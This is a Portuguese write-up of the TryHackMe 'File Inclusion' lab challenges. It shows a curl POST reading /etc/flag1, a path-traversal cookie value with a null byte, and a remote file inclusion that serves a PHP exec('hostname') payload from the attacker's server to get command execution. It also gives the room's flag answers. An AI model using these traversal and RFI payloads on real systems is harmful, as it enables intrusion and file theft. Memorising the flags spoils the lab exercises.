File Inclusion: Desafios


Link: https://tryhackme.com/room/fileinc

Tempo usado: 4 horas

**OBS: Somente os desafios do final do módulo serão apresentados, não haverá a solução dos exercícios normais.**

## Lab Challenge #1:

Abrindo o primeiro desafio, está bem amostra que é necessário utilizar o método de HTTP POST para obter a flag.




Então, será utilizado o comando curl do kali-linux para manipular o Header de HTTP e mudar o pedido de GET para POST, com o parâmetro de file com a /etc/flag1 requisitada. Insira o comando abaixo em seu terminal:

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://10.10.229.123/challenges/chall1.php' -H 'POST /challenges HTTP 1.1' -d "file=/etc/flag1"
```


O output será o código fonte da página, onde podemos encontrar bem no final a flag.

```
        <div>
          <h5>File Content Preview of <b>/etc/flag1</b></h5>
          <code>F1x3d-iNpu7-f0rrn
</code>
    </div>  </body>
</html>
```


F1x3d-iNpu7-f0rrn

## Lab Challenge #2:


Abrindo o segundo desafio, encontramos uma página com um aviso de bem vindo nos informando que somente administradores podem acessar a página:




Ao checar os cookies pedidos pela página, é possível encontrar um cookie com o nome de THM e valor de Guest.




Modificando o valor para Admin e refrescando, recebemos uma resposta bem reveladora da página:




Essa resposta é um bom indicador de que o valor atribuído ao cookie é o nome do arquivo que o site irá procurar, e que o site adiciona .php no final do arquivo. Também podemos perceber que o caminho utilizado é `/usr/lib/php5.2/lib/php`, portanto devemos sair de 4 diretórios para alcançar a flag.

Com tudo isso em mente, o valor do cookie deve ser mudado para `../../../../etc/flag2%00` para encontrar a flag.


Current Path

/var/www/html

File Content Preview of **../../../../etc/flag2**

```
Welcome ../../../../etc/flag2
```

c00k13_i5_yuMmy1





c00k13_i5_yuMmy1

## Lab Challenge #3:

Desta vez, nenhuma dica é entregue logo de cara, então é necessário realizar testes. O teste será realizado com o input /etc/flag3.


O output da página transformou as “/” em argumentos vazios, e inseriu .php no final do arquivo. Vamos tentar utilizar o curl do primeiro laboratório, mas desta vez como o Null Byte (%00) será utilizado, é necessário inserir no comando `--output -` para o output sair na própria terminal.


No output, já é possível ver a flag e que o método utilizado foi o correto.





`P0st_1s_w0rk1in9`

## Conseguindo RCE (Remote Command Execution) por RFI(Remote File Inclusion):

Primeiramente, tenha certeza que seu kali-linux tem a versão mais atualizada do python3. Caso isso não seja o caso, simplesmente execute o comando: `sudo apt install python3`.

Agora que temos os pré-requisitos, começaremos pelo comando que será realizado remotamente.

Crie um arquivo txt utilizando nano:




Coloque o comando que deseja dentro do arquivo. Caso queira fazer um teste antes, tal pode ser feito pelo comando sugerido na própria sala:


```
<?PHP echo "Hello THM"; ?>
```

Após o teste podemos mudar o comando realizado para o que é pedido, executar o comando hostname da sala. Isso pode ser feito com o seguinte comando:


```
<?PHP print exec('hostname'); ?>
```

Salve o arquivo e é hora de iniciar o servidor python. Primeiro, é necessário conferir qual IPv4 o openVPN proporcionou a sua máquina. Isso pode ser conferido após se conectar a VPN do TryHackMe, na barra superior do site.


Com isso em mente, realize o comando abaixo em seu terminal para iniciar o servidor, mantendo em mente que após o --bind é necessário colocar o IPv4 proporcionado a sua máquina pela VPN.




Agora que o servidor está aberto, é possível confirmar que está funcionando ao colocar o IP no navegador com a porta apropriada.





# Directory listing for /

- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .lesshst
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid
- .vboxclient-draganddrop-tty7-control.pid
- .vboxclient-draganddrop-tty7-service.pid
- .vboxclient-hostversion-tty7-control.pid
- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .viminfo
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- cmd.txt
- Desktop/
- Documents/


Selecionando o cmd.txt, é exibido o comando anteriormente inserido:




A demonstração será realizada diretamente com o comando final. Agora que o servidor está funcional e temos o arquivo a ser injetado, vá para o playground e coloque o caminho para seu arquivo na entrada file:




Então, a página retornará o seguinte output:




`lfi-vm-thm-f8c5b1a78692` é a resposta pedida pelo exercício.